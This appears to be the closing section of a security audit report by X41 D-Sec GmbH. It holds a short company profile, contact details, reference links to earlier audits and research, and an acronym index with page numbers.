Fields of expertise in the area of application security encompass security-centered code reviews, binary reverse-engineering and vulnerability-discovery. Custom research and IT security consulting, as well as support services, are the core competencies of X41. The team has a strong technical background and performs security reviews of complex and high-profile applications such as Google Chrome and Microsoft Edge web browsers.

X41 D-Sec GmbH can be reached via `https://x41-dsec.de` or `mailto:info@x41-dsec.de`.

[1] `https://x41-dsec.de/news/security/research/source-code-audit/2024/02/13/bind9-security-audit/`
[2] `https://x41-dsec.de/security/research/news/2023/01/17/git-security-audit-ostif/`
[3] `https://blog.mozilla.org/security/2018/10/09/trusting-the-delivery-of-firefox-updates/`
[4] `https://browser-security.x41-dsec.de/X41-Browser-Security-White-Paper.pdf`
[5] `https://www.x41-dsec.de/reports/Kudelski-X41-Wire-Report-phase1-20170208.pdf`
[6] `https://www.x41-dsec.de/lab/blog/fax/`
[7] `https://2018.zeronights.ru/en/reports/zero-fax-given/`
[8] `https://www.x41-dsec.de/lab/blog/smartcards/`

Acronyms

API Application Programming Interface 26, 39

ASN Autonomous System Number 26, 36, 37

BGP Border Gateway Protocol (routing protocol) 30

CA Certificate Authority 36, 37, 39

CVSS Common Vulnerability Scoring System 12, 13, 14, 15

CWE Common Weakness Enumeration 15

DER Distinguished Encoding Rules 42, 43

DoS Denial of Service 6, 9, 46

DTD Document Type Definition 30, 32, 33

HTTP HyperText Transfer Protocol 6, 9, 10, 16, 17, 18, 26, 34, 40, 41

HTTPS HyperText Transfer Protocol Secure 41

PoC Proof of Concept 26, 30

RCE Remote Code Execution 49

TCP Transmission Control Protocol 17

URI Uniform Resource Identifier 23, 24, 25

XML Extensible Markup Language 6, 30, 31, 32